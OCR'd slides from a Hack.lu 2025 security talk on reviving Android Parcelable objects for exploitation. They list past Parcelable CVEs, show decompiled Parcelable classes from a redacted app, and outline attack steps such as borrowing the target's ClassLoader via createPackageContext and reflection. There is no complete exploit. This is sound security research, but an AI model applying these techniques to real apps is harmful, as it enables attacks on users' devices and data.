HACK.LU
2025
BREAK. BUILD. SHARE.

Dimitrios Valsamaras

Microsoft Threat Intelligence

Reviving Evil Parcelable Objects

About Me

- ❑ Engaged in computer security since 2002
- ❑ Focus on Mobile Security for the last 7 years
- ❑ Senior Security Researcher @Microsoft

git/ Ch0pin

@Ch0pin

Outline

- ❑ My other ClassLoader is your ClassLoader: Recap
- ❑ New insights and additional facts
- ❑ Reviving Parcelable Objects in action
- ❑ Takeaways / Q&A


- ❑ Basic concepts
- ❑ Revisit previous exploitation techniques

ClassLoaders in a nutshell

- ❑ Definitions
- ❑ Types
- ❑ Android
  - BootClassLoader
  - DexClassLoader
  - PathClassLoader


- ❑ Bootstrap
- ❑ Extension
- ❑ Application
- ❑ Dalvik VM
- ❑ ART

Parcelables & Serializables



```java
public class MyParcelable implements Parcelable {
    private int mData;

    public int describeContents() {
        return 0;
    }

    public void writeToParcel(Parcel out, int flags) {
        out.writeInt(mData);
    }

    public static final Parcelable.Creator<MyParcelable> CREATOR
            = new Parcelable.Creator<MyParcelable>() {
        public MyParcelable createFromParcel(Parcel in) {
            return new MyParcelable(in);
        }

        public MyParcelable[] newArray(int size) {
            return new MyParcelable[size];
        }
    };

    private MyParcelable(Parcel in) {
        mData = in.readInt();
    }
}
```

Known Issues



Serializables

?

Parcelables

CVE-2014-7911 (Jan Horn)


CVE-2015-3825 (Peles & Hay)

OpenSSLX509Certificate


CVE-2017-0806 (M. Bednarski)

CVE-2021-0928 (M. Bednarski)

Vulnerability Pattern




Exploitation Techniques




```
package com.[redacted].android.feat.payments.guestwallet.nav;

/* loaded from: classes3.dex */
public final class b implements android.os.Parcelable {
    public static final android.os.Parcelable.Creator<com.[redacted]android.feat.payments.guestwallet.nav.b> CREATOR = new java.lang.Object();
    private final java.lang.Boolean success;

    public b(java.lang.Boolean bool) {
        this.success = bool;
    }

    @Override // android.os.Parcelable
    public final int describeContents() {
        return 0;
    }
```

Reconstruct the class


Exploitation Techniques



```
package ur1;

/* loaded from: classes3.dex */
public abstract class a implements android.os.Parcelable {
    private final boolean broadcastShareChannelInfo;
    private final ur1.d chinaSharingEntryInfo;
    private final z24.a deeplinkEntryPoint;
    private final h14.a deeplinkItemType;
    private final java.lang.String previewContent;
    private final java.lang.String previewImage;
    private final java.lang.String titleOverride;
```



```
public final class d {
    public static final ur1.c ɼ;
    public static final ur1.d ɟ;
    public static final ur1.d ʋ;
    public static final ur1.d ιı;
    public static final ur1.d ι!;
    public static final ur1.d ʋ;
    public static final ur1.d ϟ;
    public static final ur1.d ς;
    public static final /* synthetic */ ur1.d[] ғ;
    public final java.lang.String !ι;
    public final h14.a !ι;
    public final z24.a ιı;
    public final ur1.b ι!;
    public final java.lang.String ƚ = null;
```




```
package h14;

/* loaded from: classes6.dex */
public enum a {
    Home(1),
    Experience(2),
    Story(3),
    Guidebook(4),
    Place(5),
    Detour(6),
    Itinerary(7),
    Wishlist(8),
    Referral(9),
    HostReferral(10),
```

Reconstruct the class

HACK.LU 2025 BREAK. BUILD. SHARE.


Exploitation Techniques



- ✓ Get the dex files
- ✓ Use dex 2 jar

← Import the apk as lib

Exploitation Techniques



- ○ **Size**
- ○ **Dup. Classes / Errors**

Import the apk as lib


Exploitation Techniques

- “Borrow” the ClassLoader of the target app
- Use reflection …
- Send the object to the target

Dynamic Code Loading

Exploitation Techniques

createPackageContext

